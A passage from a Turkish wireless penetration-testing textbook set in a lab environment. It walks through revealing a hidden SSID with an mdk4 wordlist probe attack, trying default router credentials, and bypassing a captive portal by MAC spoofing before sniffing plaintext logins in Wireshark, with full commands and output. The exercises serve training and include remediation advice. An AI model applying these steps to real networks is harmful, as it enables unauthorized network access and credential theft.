DEĞERLENDİRME: Yapılan kablosuz ağ keşfi sırasında Wi-Fi global erişim noktası (ESSID) doğrudan görüntülenememiş, bunun yerine **<length: 9>** ifadesiyle belirtilen gizli (hidden) bir ağın varlığı tespit edilmiştir. Bu durum, ağ adının bilinçli olarak gizlendiğini ve standart tarama yöntemleriyle doğrudan elde edilemeyeceğini göstermektedir. Gizli ağın BSSID ve yayın yaptığı kanal bir sonraki keşif için not alınmıştır.

3. Adım: Varsayılan olarak **airodump-ng** aracı yalnızca 2.4 GHz frekans bandını taramaktadır. Daha kapsamlı bir kablosuz ağ keşfi gerçekleştirmek amacıyla 5 GHz bandını da kapsayacak şekilde tarama yapınız. Bu doğrultuda **sudo airodump-ng wlan0mon --band abg** komutunu kullanarak hem 2.4 GHz hem de 5 GHz frekans bantlarını içerecek biçimde keşif yapınız ve elde edilen çıktılar üzerinden Wi-Fi global ağının kullandığı kanalı (CH) tespit ediniz (Görsel 3.70).

```
root@WiFiChallengeLab:/home/user# sudo airodump-ng wlan0mon --band abg

 CH 38 ][ Elapsed: 30 s ][ 2026-04-04 16:02 ][ WPA handshake: F0:9F:C2:71:22:1A

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:71:AF:2F  -25       10       15    0  44   54   WPA3 CCMP   OWE  wifi-gratis
 F0:9F:C2:71:22:17  -25       10        2    0  44   54e  WPA2 CCMP   MGT  wifi-global
 F0:9F:C2:7A:33:28  -25       10        0    0  44   54e  WPA2 CCMP   MGT  wifi-regional-tablets
 F0:9F:CB:3F:BC:27  -25       10        0    0  44   54   WPA2 CCMP   MGT  wifi-corp-legacy
 F0:9F:C2:71:22:16  -25       10        0    0  44   54e  WPA2 CCMP   MGT  wifi-regional
 F0:9F:C2:1A:CA:25  -28        7        0    0  11   54e  WPA3 CCMP   SAE  wifi-IT
 F0:9F:C2:11:0A:24  -28        7        0    0  11   54e  WPA3 CCMP   SAE  wifi-management
 02:28:7E:80:84:49  -28        7        0    0  11   54   WPA2 CCMP   PSK  WIFI-JUAN
 F0:9F:C2:6A:88:26  -28        7        0    0  11   54   OPN              <length:  9>
 06:57:65:08:18:87  -28        7        0    0   9   54   WPA2 CCMP   PSK  vodafone7123
 E6:5E:82:D0:B7:C0  -28       15        0    0   3   54   WPA2 CCMP   PSK  MOVISTAR_JYG2
 F0:9F:C2:71:22:11  -28       15      272   43   3   54   WEP  WEP         wifi-old
 F0:9F:C2:71:22:13  -28        7        0    0   8   54   WPA2 CCMP   PSK  wifi-event
 F0:9F:C2:71:22:12  -28        8        2    0   6   54   WPA2 CCMP   PSK  wifi-mobile
 82:6D:A1:9C:41:69  -28        8        0    0   6   54   WPA2 CCMP   PSK  MiFibra-5-D6G3
 F0:9F:C2:71:22:10  -28        8        2    0   6   54   OPN              wifi-guest
 F0:9F:C2:71:22:1A  -48       10        6    0  44   54e  WPA2 CCMP   MGT  wifi-corp
 F0:9F:C2:71:22:15  -26       10        2    0  44   54e  WPA2 CCMP   MGT  wifi-corp
```

Görsel 3.70: Wi-Fi global ağının keşfi

4. Adım: Keşfedilen gizli (hidden) ağın SSID bilgisini tespit edebilmek amacıyla bir kelime listesi kullanınız. Bu kapsamda yaygın olarak kullanılan **rockyou** kelime listesinden faydalanarak SSID tahmini üretiniz. Öncelikle mevcut kelime listesini düzenleyerek her bir kelimenin başına cat **~/rockyou-top100000.txt | awk '{print "wifi-" $1}' > ~/wifi-rockyou.txt** komutunu kullanarak "wifi-" ifadesini ekleyiniz ve yeni bir liste oluşturunuz (Görsel 3.71).

```
 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes
Quitting...
root@WiFiChallengeLab:/home/user# cat ~/rockyou-top100000.txt | awk '{print "wifi-" $1}' > ~/wifi-rockyou.txt
```

Görsel 3.71: Kelime listesi düzenleme

5. Adım: Kablosuz ağ analizine devam ediniz ve hedef erişim noktasının SSID bilgisini tespit etmek amacıyla aktif saldırı yöntemlerinden yararlanınız. Öncelikle kablosuz ağ kartını iwconfig **wlan0mon channel 11** komutu ile hedef ağın çalıştığı kanala ayarlayınız.

6. Adım: Hazırladığınız kelime listesini kullanarak, **mdk4** aracı ile **mdk4 wlan0mon p -t F0:9F:C2:6A:88:26 -f ~/wifi-rockyou.txt** komutuyla hedef erişim noktasına probe istekleri gönderip SSID bilgisinin açığa çıkmasını sağlayınız.

7. Adım: İşlem sonucunda elde edilen çıktıları analiz ederek gizli ağın gerçek SSID bilgisini tespit ediniz (Görsel 3.72).

```
root@WiFiChallengeLab:/home/user# iwconfig wlan0mon channel 11
root@WiFiChallengeLab:/home/user# mdk4 wlan0mon p -t F0:9F:C2:6A:88:26 -f ~/wifi-rockyou.txt
Waiting for a beacon frame from target to get its SSID length.
SSID length is 9
Trying SSID: wifi-love
Packets sent:      1 - Speed:    1 packets/sec
Trying SSID: wifi-yeah
Packets sent:    168 - Speed:  167 packets/sec
Probe Response from target AP with SSID wifi-free
Job's done, have a nice day :)
```

Görsel 3.72: Gizli SSID bilgisi keşfi

8. Adım: Tespit edilen gizli kablosuz ağa bağlanabilmek amacıyla **wpa_supplicant** tarafından kullanılacak bir yapılandırma dosyası oluşturup **nano free.conf** komutu ile dosyayı açarak hedef ağa ait SSID bilgisini **ssid="wifi-free"** şeklinde tanımlayınız ve gerekli diğer parametreleri ekleyiniz. İşlem tamamlandıktan sonra **cat free.conf** komutu ile dosya içeriğini görüntüleyerek yapılandırmanın doğruluğunu kontrol ediniz (Görsel 3.73).

```
root@WiFiChallengeLab:/home/user# nano free.conf
root@WiFiChallengeLab:/home/user# nano free.conf
root@WiFiChallengeLab:/home/user# cat free.conf
network={
    ssid="wifi-free"
    key_mgmt=NONE
    scan_ssid=1
}
```

Görsel 3.73: Bağlantı dosyası oluşturma

Not Ağın şifreleme kullanmaması nedeniyle **key_mgmt=NONE** parametresi ve gizli ağlara bağlanabilmek için **scan_ssid=1** ayarı kullanılmaktadır.

9. Adım: Tespit edilen gizli kablosuz ağa bağlanma işlemini gerçekleştirmek amacıyla **wpa_supplicant** aracını kullanınız ve daha önce oluşturulan yapılandırma dosyasını **(free.conf)** referans alıp, kablosuz ağ arayüzü üzerinden **wpa_supplicant -Dnl80211 -iwlan2 -c free.conf** komutunu kullanarak bağlantıyı başlatınız (Görsel 3.74).


```
root@WiFiChallengeLab:/home/user# wpa_supplicant -Dnl80211 -iwlan2 -c free.conf
Successfully initialized wpa_supplicant
wlan2: SME: Trying to authenticate with f0:9f:c2:6a:88:26 (SSID='wifi-free' freq=2462 MHz)
wlan2: Trying to associate with f0:9f:c2:6a:88:26 (SSID='wifi-free' freq=2462 MHz)
wlan2: Associated with f0:9f:c2:6a:88:26
wlan2: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:6a:88:26 completed [id=0 id_str=]
wlan2: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan2: CTRL-EVENT-BEACON-LOSS
```

Görsel 3.74: Bağlantı başlatma

Not Elde edilen çıktılarda **associated** ve **CTRL-EVENT-CONNECTED** ifadelerinin görülmesi, bağlantının başarılı bir şekilde kurulduğunu göstermektedir.


10. Adım: **Supplicant** bağlantısı aktif bir şekilde devam ederken başka bir terminal açınız ve IP adresi atanmasını sağlamak amacıyla DHCP istemcisini kullanınız.

11. Adım: Gerekli yetkileri elde etmek için **sudo su** komutu ile **root** kullanıcıya geçiş yapınız ve kablosuz ağ arayüzü üzerinden IP adresi almak için **dhclient wlan2 -v** komutunu çalıştırıp DHCP sürecini başlatınız (Görsel 3.75).




Görsel 3.75: DHCP IP alma

12. Adım: Kablosuz ağa bağlantı ve IP adresi alma işlemlerinin ardından DHCP sürecinde elde edilen ağ geçidi (gateway) adresini (örneğin 192.168.16.1) kullanarak bir web tarayıcısı üzerinden yönlendiricinin yönetim paneline erişim sağlayınız ve elde edilen arayüz üzerinden kullanıcı adı ve parola alanlarını varsayılan olarak deneyerek (örneğin admin-admin) yetkisiz erişim senaryolarını test ediniz (Görsel 3.76).



Görsel 3.76: Yönetim paneline erişim

13. Adım: Yönetim paneline erişim sağlayınız ve kablosuz ağ sızma testi açısından güvenlik değerlendirmesi gerçekleştirerek iyileştirme önerilerinde bulununuz (Görsel 3.77).



Görsel 3.77: Response ekranı

14. Adım: Değerlendirmenizi ve iyileştirme önerilerinizi verilenle karşılaştırınız.

DEĞERLENDİRME: Zayıf yapılandırılmış kablosuz ağ, SSID gizleme gibi yetersiz güvenlik önlemleri ve şifrelenmemiş yönetim paneli erişimi, sistemin bir saldırgan tarafından kolaylıkla keşfedilip istismar edilebileceğini ortaya koymaktadır. Bu senaryo, özellikle **yetkisiz kablosuz ağ erişimi** ve **güvensiz yönetim arayüzü** zafiyetlerinin tipik bir örneğini oluşturmaktadır.

İyileştirme Önerileri

Tespit edilen zafiyetlerin giderilmesine yönelik şu iyileştirme önerilerinin uygulanması kablosuz ağın güvenliği açısından tavsiye edilmektedir:

Güçlü Kimlik Doğrulama Kullanılması: Kablosuz ağlarda açık (OPN) veya zayıf yapılandırmalar yerine en az **WPA2-Enterprise** veya tercihen **WPA3** tabanlı kimlik doğrulama mekanizmalarını yapılandırınız.

SSID Gizlemeye Güvenilmemesi: SSID gizleme tek başına bir güvenlik önlemi değildir. Bunun yerine güçlü parola politikaları ve kimlik doğrulama mekanizmaları uygulayınız.

Ağ Erişim Kontrollerinin Uygulanması: MAC filtreleme, 802.1X kimlik doğrulama, ağ segmentasyonu (VLAN) gibi ek güvenlik kontrolleri ile yetkisiz erişimleri sınırlandırınız.

Yönetim Panelinin Güvenli Hâle Getirilmesi: Yönetim arayüzüne yalnızca HTTPS üzerinden erişim sağlayınız, HTTP erişimini devre dışı bırakınız ve güçlü parola politikaları uygulayınız.

Varsayılan Bilgilerin Değiştirilmesi: Router ve erişim noktalarında kullanılan varsayılan kullanıcı adı ve şifreleri mutlaka değiştiriniz.

Ağ İzleme ve Loglama Yapılması: Şüpheli bağlantı ve trafikleri tespit edebilmek için loglama ve izleme mekanizmaları kurunuz.

Firmware Güncellemelerinin Yapılması: Ağ cihazlarının yazılımlarını güncel tutarak bilinen zafiyetlere karşı korunma sağlayınız.



7. Uygulama

Zafiyet içeren kablosuz bir ağda sızma testi gerçekleştirilecektir, **wifi-guest** ağına erişmeniz ve karşılaştığınız **captive** portal mekanizmasını analiz ederek atlatmanız beklenmektedir. Önceki uygulamalarda kullanılan yöntemlerle ağa bağlanabildiğiniz hâlde erişim noktası (AP) üzerinden giriş yapmaya çalıştığınızda kullanıcı adı ve parola talep eden bir captive portal ile karşılaşılmaktadır. Bu kapsamda **6. kanalda** çalışan erişim noktasını izleyerek ağ trafiğini analiz ediniz, captive portal doğrulama sürecini inceleyiniz, uygun teknikleri kullanarak bu mekanizmayı aşmaya yönelik bir yöntem geliştiriniz ve sonucu değerlendiriniz.

1. Adım: Kablosuz ağları daha detaylı analiz etmek amacıyla **airodump-ng** aracını gelişmiş parametrelerle çalıştırınız.

2. Adım: **-c6** parametresi ile taramayı belirli bir kanal üzerinde gerçekleştiriniz, **--manufacturer** seçeneği ile erişim noktalarının üretici bilgilerini görüntüleyiniz ve **--wps** parametresi ile WPS durumlarını analiz ediniz.

3. Adım: **-w ~/wifi/scan6** parametresi ile yakalanan paketleri dosyaya kaydediniz ve oluşan **.cap** dosyasını daha sonraki analizler için saklayınız (Görsel 3.78).

```
root@WiFiChallengeLab:/home/user# sudo airodump-ng wlan0mon -w ~/wifi/scanc6 --manufacturer --wps -c6
21:39:38  Created capture file "/root/wifi/scanc6-02.cap".

 CH  6 ][ Elapsed: 42 s ][ 2026-04-04 21:40

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID          MANUFACTURER

 F0:9F:C2:71:22:12  -28   0      434      124    0   6   54   WPA2 CCMP   PSK         wifi-mobile    Ubiquiti Networks Inc.
 82:6D:A1:9C:41:69  -28 100      434        0    0   6   54   WPA2 CCMP   PSK         MiFibra-5-D6G3 Unknown
 F0:9F:C2:71:22:10  -28   0      434      148    0   6   54   OPN                     wifi-guest     Ubiquiti Networks Inc.
 F0:9F:C2:71:22:1A  -29  98        0        0    0  -1   -1                    0.0   <length:  0>   Ubiquiti Networks Inc.
 F0:9F:C2:71:22:15    0   0        0        0    0  -1   -1                    0.0   <length:  0>   Ubiquiti Networks Inc.
```

Görsel 3.78: Detaylı bilgi toplama

4. Adım: **wifi-guest** adlı açık kablosuz ağa erişim sağlamak amacıyla **wpa_supplicant** için nano metin editörü kullanarak bir yapılandırma dosyası oluşturunuz ve **open.conf** ismiyle kaydediniz (Görsel 3.79).

```
root@WiFiChallengeLab: /home/user
  GNU nano 7.2                          open.conf
network={

        ssid="wifi-guest"

        key_mgmt=NONE

}
```

Görsel 3.79: Yapılandırma dosyası hazırlama


5. Adım: Açtığınız terminalde **wpa_supplicant -Dnl80211 -iwlan2 -c open.conf** komutu ile hazırladığınız yapılandırma dosyasını çalıştırarak, sonrasında farklı bir terminal açıp IP adresi almak için **dhclient –v wlan2** komutunu çalıştırınız ve DHCP sürecini başlatınız (Görsel 3.80).

```
root@WiFiChallengeLab: /home/user
user@WiFiChallengeLab:~$ sudo su
root@WiFiChallengeLab:/home/user# dhclient -v wlan2
Internet Systems Consortium DHCP Client 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan2/02:00:00:00:02:00
Sending on   LPF/wlan2/02:00:00:00:02:00
Sending on   Socket/fallback
DHCPREQUEST for 192.168.16.84 on wlan2 to 255.255.255.255 port 67
DHCPNAK from 192.168.10.1
DHCPDISCOVER on wlan2 to 255.255.255.255 port 67 interval 8
DHCPOFFER of 192.168.10.84 from 192.168.10.1
DHCPREQUEST for 192.168.10.84 on wlan2 to 255.255.255.255 port 67
DHCPACK of 192.168.10.84 from 192.168.10.1
bound to 192.168.10.84 -- renewal in 35233 seconds.
```


Görsel 3.80: DHCP IP alma

6. Adım: **wifi-guest** ağına bağlantı sağladıktan sonra ağ geçidi adresine (örneğin http://192.168.10.1) web tarayıcısı üzerinden erişim sağlayıp açılan captive portal (karşılama ekranı) sayfasını görüntüleyiniz ve oturum başlatmak için **Continue** butonuna tıklayarak ağa erişimi aktif hâle getiriniz (Görsel 3.81).



Görsel 3.81: Captive portal görüntüleme

7. Adım: Captive portal üzerinden yönlendirilen giriş sayfasına erişim sağlayıp kullanıcı doğrulama ekranını inceleyiniz, açılan sayfada kullanıcı adı ve parola alanlarının bulunduğunu gözlemleyiniz ve bağlantının HTTP üzerinden gerçekleştiğini kontrol ediniz (Görsel 3.82).



Görsel 3.82: Captive portal görüntüleme

8. Adım: Captive portal doğrulamasını atlatmak amacıyla ağ trafiğinde gözlemlenen ve ağa bağlı olan bir istemciye ait MAC adresini tespit ediniz.

Not


Bu işlem için **airodump-ng** aracını kullanarak aktif istemcileri analiz ediniz. Elde ettiğiniz MAC adreslerinden birini taklit etmek amacıyla kablosuz ağ arayüzünü devre dışı bırakınız, ardından **macchanger** aracı ile belirlenen MAC adresini atayınız ve işlemin başarıyla tamamlandığını kontrol ediniz. Gerekli durumlarda ağ arayüzünü tekrar aktif hâle getiriniz (Görsel 3.83).

```
root@WiFiChallengeLab:/home/user# systemctl stop network-manager
Failed to stop network-manager.service: Unit network-manager.service not loaded.
root@WiFiChallengeLab:/home/user# ip link set wlan2 down
root@WiFiChallengeLab:/home/user# macchanger -m b0:72:bf:44:b0:49 wlan2
```

Görsel 3.83: Captive portal görüntüleme


9. Adım: **wpa_supplicant -Dnl80211 -iwlan2 -c open.conf** ve başka bir terminalde **sudo dhclient -v wlan2** komutunu kullanarak bağlantıyı tekrar başlatınız.

10. Adım: Bağlantı işlemi tamamlandıktan sonra elde ettiğiniz ağ geçidi adresi üzerinden yönetim paneline erişim sağlayınız (Görsel 3.84).




Görsel 3.84: Yönetim paneli giriş ekranı

11. Adım: Kablosuz ağ trafiğini analiz edebilmek ve potansiyel kimlik bilgilerini elde edebilmek amacıyla ağı belirli bir süre dinleyiniz, yakalanan ağ trafiğini analiz etmek amacıyla mevcut yakalama işlemini sonlandırmadan ayrı bir terminal açınız ve **wireshark ~/wifi/scan6-01.cap** komutunu çalıştırarak .cap dosyasını inceleyiniz (Görsel 3.85).



Görsel 3.85: Kablosuz aktivitelerini izleme

12. Adım: Yakalanan ağ trafiğini analiz etmek amacıyla Wireshark üzerinde uygun filtreleri uygulayınız. Özellikle HTTP POST isteklerini incelemek için **http.request.method == "POST" && ip.dst==192.168.10.1** filtresini kullanınız ve hedef sunucuya (örneğin 192.168.10.1) gönderilen giriş (login) isteklerini tespit ediniz (Görsel 3.86).




Görsel 3.86: Post isteklerini görüntüleme

13. Adım: Wireshark üzerinde filtrelediğiniz HTTP POST paketlerinden birini seçiniz ve paket detaylarını inceleyiniz.

14. Adım: Alt panelde yer alan **Hypertext Transfer Protocol** bölümünü açarak gönderilen form verilerini analiz ediniz.

15. Adım: **Form item** alanları içerisinde **Username** ve **Password** bilgilerinin açık metin (plain text) olarak iletildiğini gözlemleyiniz ve elde edilen verilerden kimlik bilgilerini tespit ediniz (Görsel 3.87).



